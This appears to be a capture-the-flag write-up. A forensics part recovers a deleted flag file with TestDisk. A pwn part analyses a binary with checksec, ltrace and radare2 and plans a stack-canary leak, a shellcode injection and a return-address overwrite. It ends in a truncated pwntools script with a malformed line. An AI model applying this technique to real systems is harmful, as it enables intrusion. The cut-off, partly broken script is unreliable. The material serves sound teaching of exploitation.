
```
dillonpren@dillonpren-VirtualBox: ~/Practice/STRINGS
TestDisk 7.0, Data Recovery Utility, April 2015
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org

Disk flags - 40 MB / 39 MiB - CHS 625 4 32
     Partition                  Start        End    Size in se
 1 P FAT32 LBA                0   2  1     63   3 32        8128

Boot sector
Bad

Backup boot sector
Bad

Sectors are identical.

A valid FAT Boot sector must be present in order to access
any data; even if the partition is not bootable.
```

I started to analyze the second partition, the directory names were all gibberish to me, so I clicked through them randomly until I noticed something peculiar. In a directory named ‘oua3BtRtE9’ there was a single file colored in red. There were no other red files, and I discovered that red meant it had been deleted.



```
dillonpren@dillonpren-VirtualBox: ~/Practice/STRINGS
TestDisk 7.0, Data Recovery Utility, April 2015
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org
 2 P FAT32 LBA               64   0  1   624   3 32       71808
Directory /oua3BtRtE9

>drwxr-xr-x     0     0         0 15-Apr-2018 19:31 .
 drwxr-xr-x     0     0         0 15-Apr-2018 19:31 ..
 -rwxr-xr-x     0     0        38 15-Apr-2018 19:31 bd252a0728
 -rwxr-xr-x     0     0        38 15-Apr-2018 19:31 z3Z9O5X2CB
 -rwxr-xr-x     0     0        38 15-Apr-2018 19:31 iVWf5l92Gv
 -rwxr-xr-x     0     0        38 15-Apr-2018 19:31 wsBqvkRe9o
 -rwxr-xr-x     0     0        38 15-Apr-2018 19:31 oBhBa1a5BM
 -rwxr-xr-x     0     0        38 15-Apr-2018 19:31 6lYwiJZkjD
 -rwxr-xr-x     0     0        38 15-Apr-2018 19:31 RAJBJGY6LV
 -rwxr-xr-x     0     0        38 15-Apr-2018 19:31 ddRLJWfTS4
 -rwxr-xr-x     0     0        38 15-Apr-2018 19:31 wscRPtxXDp
 -rwxr-xr-x     0     0        38 15-Apr-2018 19:31 qv2PAMRzOz
 -rwxr-xr-x     0     0        38 15-Apr-2018 19:31 nWhUO2KA2L
 -rwxr-xr-x     0     0        38 15-Apr-2018 19:31 zlkEWrzSGl
                                                   Next
VBox_GAs_5.2.6 to go back, Right to change directory, h to hid
e deq to quit, : to select the current file, a to select all f
ilesC to copy the selected files, c to copy the current file
```

I copied this file into my own system and used *cat* to see that this file contained another flag, but when I tried this flag it was incorrect.



```
dillonpren@dillonpren-VirtualBox:~/Practice/STRINGS$ testdisk
flags
TestDisk 7.0, Data Recovery Utility, April 2015
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org
dillonpren@dillonpren-VirtualBox:~/Practice/STRINGS$ ls
flags  flags.img  oua3BtRtE9  testdisk.log
dillonpren@dillonpren-VirtualBox:~/Practice/STRINGS$ cd oua3Bt
RtE9/
dillonpren@dillonpren-VirtualBox:~/Practice/STRINGS/oua3BtRtE9
$ ls
bd252a0728772893
dillonpren@dillonpren-VirtualBox:~/Practice/STRINGS/oua3BtRtE9
$ cat bd252a0728772893
flag{060ea1c2653f624d3a42e107cd0e0f4e}dillonpren@dillonpren-Vi
$ ualBox:~/Practice/STRINGS/oua3BtRtE9
```

I decided to try the MD5 decoder on this flag, and I was successful with the result ‘Carmen Sandiego’ which resulted in the flag. For fun I also tried decoding the name of the file that the flag was found in and discovered that it was ‘Monte Carlo’, so ‘Carmen Sandiego’ was hiding in the ‘Monte Carlo’, clever.

flag{Carmen Sandiego}


Pwn: Medium
50 points

Problem:

nc pwn.n0l3ptr.com 10992


Solution:

We first run checksec and file on the binary and get:




```
~/ct/prac/pwn/medium 😎 checksec medium.x
[*] '/media/sf_ubuntu16.04-shared/1ctf/prac/pwn/medium/medium.x'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
~/ct/prac/pwn/medium 😎 file medium.x
medium.x: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpr
eter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=588ec656d1019bc4d3c9
30f100498e6a10f9b469, stripped
~/ct/prac/pwn/medium 😎
```

We have a 64-bit ELF executable in LSB form with a canary protected stack and is stripped. Running the program, we get:




```
~/ct/prac/pwn/medium 😎 ./medium.x
You have 2 chances good luck...
Your buffer address = 0x7fff693554c0
44444444444444444444444444444444
0x7fff693554c0 =>  44444444444444444444444444444444
gggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggg
0x7fff693554c0 =>  gggggggggggggggggggggggggggggggggggggggggggggggggggggggggggggg
```

We see that the program gives us our buffer address. We run ltrace on the program to see to see if any c library functions are used:




```
~/ct/prac/pwn/medium 😎 ltrace ./medium.x
__libc_start_main(0x4007a7, 1, 0x7fff22176678, 0x400800 <unfinished ...>
puts("You have 2 chances good luck..."You have 2 chances good luck...
)                  = 32
printf("Your buffer address = %p\n", 0x7fff221764d0Your buffer address = 0x7fff221764d0
)   = 37
fflush(0)                                              = 0
read(0GGGGGGGGGGGGGGGGGGGGgg
, "GGGGGGGGGGGGGGGGGGGGgg\n", 300)             = 23
printf("%p =>  %s", 0x7fff221764d0, "GGGGGGGGGGGGGGGGGGGGgg\n/////////"...0x7fff221764d0 =
>  GGGGGGGGGGGGGGGGGGGGgg
) = 51
fflush(0/////////)                                              = 0
read(0aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
, "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"..., 300)    = 66
printf("%p =>  %s", 0x7fff221764d0, "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"...0x7fff221764d0 =>
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
) = 85
fflush(0)                                              = 0
exit(0 <no return ...>
+++ exited (status 0) +++
~/ct/prac/pwn/medium 😎
```

We see that the program uses read function to read our input into the buffer. Examining the file further with radare2:




```
~/ct/prac/pwn/medium 😎 r2 medium.x
 -- How about Global Thermonuclear War?
[0x004005c0]> aaaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[x] Emulate code to find computed references (aae)
[x] Analyze consecutive function (aat)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[x] Type matching analysis for all functions (afta)
[0x004005c0]> afl
0x00400508    3 26           sub.__gmon_start_508
0x00400540    1 6            sym.imp.puts
0x00400550    1 6            sym.imp.__stack_chk_fail
0x00400560    1 6            sym.imp.printf
0x00400570    1 6            sym.imp.read
0x00400580    1 6            sym.imp.__libc_start_main
0x00400590    1 6            sym.imp.fflush
0x004005a0    1 6            sym.imp.exit
0x004005b0    1 6            sub.__gmon_start_5b0
0x004005c0    1 41           entry0
0x004005f0    4 50   -> 41   fcn.004005f0
0x00400670    3 28           entry2.fini
0x00400690    8 38   -> 90   entry1.init
0x004006b6    8 241          sub.You_have_2_chances_good_luck..._6b6
0x004007a7    3 83           main
[0x004005c0]> █
```

We see that main is listed as one of the functions radare2 was able to analyze. We seek to it and see:




```
[0x4007a7] ;[gc]
(fcn) main 83
  main ();
; var int local_20h @ rbp-0x20
; var int local_14h @ rbp-0x14
; var int local_10h @ rbp-0x10
; var int local_8h @ rbp-0x8
; DATA XREF from 0x004005dd (entry0)
push rbp
mov rbp, rsp
sub rsp, 0x20
mov dword [local_14h], edi
mov qword [local_20h], rsi
; [0x28:8]=-1
; '('
; 40
mov rax, qword fs:[0x28]
mov qword [local_8h], rax
xor eax, eax
; rdx
movabs rax, 0x19b8ffffffffffff
mov qword [local_10h], rax
lea rax, [local_10h]
mov rdi, rax
call sub.You_have_2_chances_good_luck..._6b6;[ga]
mov eax, 0
mov rdx, qword [local_8h]
xor rdx, qword fs:[0x28]
je 0x4007f8;[gb]

 0x4007f3 ;[ge]
call sym.imp.__stack_chk_fail;[gd]

 0x4007f8 ;[gb]
; JMP XREF from 0x004007f1 (main)
leave
ret
```

We see that the main function calls the “You_have_2_chances…” functions, which we assume is where our vulnerability is. We examine that function and get:



```
; var int local_a8h @ rbp-0xa8
; var int local_94h @ rbp-0x94
; var int local_90h @ rbp-0x90
; var int local_8h @ rbp-0x8
; CALL XREF from 0x004007da (main)
push rbp
mov rbp, rsp
sub rsp, 0xb0
mov qword [local_a8h], rdi
; [0x28:8]=-1
; '('
; 40
mov rax, qword fs:[0x28]
mov qword [local_8h], rax
xor eax, eax
mov dword [local_94h], 0
; const char * s
; 0x400888
; "You have 2 chances good luck..."
mov edi, str.You_have_2_chances_good_luck...
call sym.imp.puts;[ga]
lea rax, [local_90h]
mov rsi, rax
; const char * format
; 0x4008a8
; "Your buffer address = %p\n"
mov edi, str.Your_buffer_address____p
mov eax, 0
call sym.imp.printf;[gb]
; FILE *stream
mov edi, 0
call sym.imp.fflush;[gc]
mov dword [local_94h], 0
jmp 0x400764;[gd]
```




```
; FILE *stream
mov edi, 0
call sym.imp.fflush;[gc]
mov dword [local_94h], 0
jmp 0x400764;[gd]
```

```
 0x400764 ;[gd]
; JMP XREF from 0x00400718 (sub.You_have_2_chances_good_luck..._6b6)
; [0x1:4]=-1
; 1
cmp dword [local_94h], 1
jle 0x40071a;[gg]
```

```
 0x40071a ;[gg]
; JMP XREF from 0x0040076b (sub.You_have_2_chances_good_luck..._6b6)
lea rax, [local_90h]
; 300
mov edx, 0x12c
mov rsi, rax
mov edi, 0
call sym.imp.read;[gf]
lea rdx, [local_90h]
lea rax, [local_90h]
mov rsi, rax
; 0x4008c2
; "%p =>  %s"
mov edi, str.p______s
mov eax, 0
call sym.imp.printf;[gb]
mov edi, 0
call sym.imp.fflush;[gc]
add dword [local_94h], 1
```

```
 0x40076d ;[gi]
mov rax, qword [local_a8h]
mov rdx, qword [rax]
movabs rax, 0xd9d8ffffffffffdd
cmp rdx, rax
je 0x400790;[gh]
```


```
0x400786 ;[gk]
; int status
mov edi, 0
call sym.imp.exit;[gj]
```

```
0x400790 ;[gh]
; JMP XREF from 0x00400784 (sub.You_have_2_chances_good_luck..._6b6)
nop
mov rax, qword [local_8h]
xor rax, qword fs:[0x28]
je 0x4007a5;[gl]
```

```
0x4007a0 ;[gn]
call sym.imp.__stack_chk_fail;[gm]
```


```
0x4007a5 ;[gl]
; JMP XREF from 0x0040079e (sub.You_have_2
leave
ret
```

We see that after we write into our buffer twice, this function performs a check with a number passed to it as an argument by main. In, main we see that the location of local_10 is passed in as the argument and this function and the local stores the value 0x19b8ffffffffffff. However, in this function the check is performed to see if the value is equal to 0xd9d8ffffffffffdd. If it is not the same, the function calls "exit" which we want to avoid. Therefore, our plan of attack is as follows:

We obtain the canary during the first pass of the read function by obtaining its offset in bytes from our buffer using rbp relative addresses (0x90-0x8) and writing that many bytes with garbage plus a newline. This newline character overwrites the null byte of the canary which means we can leak the canary by receiving bytes up to the newline (using pwntools) and reading 7 more bytes. In our second pass, we send our payload containing:


our shellcode bytes with trailing garbage bytes + leaked canary + address of our buffer to overwrite the return address + garbage bytes up to the constant location in main + the constant that needs to be changed

so that we bypass the "exit" block. The constant location would be 0x20-0x10 after we overwrite the pushed return address in main since 0x20 is the stack space allocated prior to pushed return address. We put this in a script:



```python
from pwn import *
from binascii import *

def get_flag():
    context.arch = "amd64"
    local = False
     c = process("./medium.x") if local else c = remote("pwn.n0l3ptr.com", 10992)
    dist_to_can = 0x90 - 0x8
    print "Distance to main can is: ", dist_to_can
    o = c.recvline()          # recv the "You have 2 chances..."
    print "Received: ", o
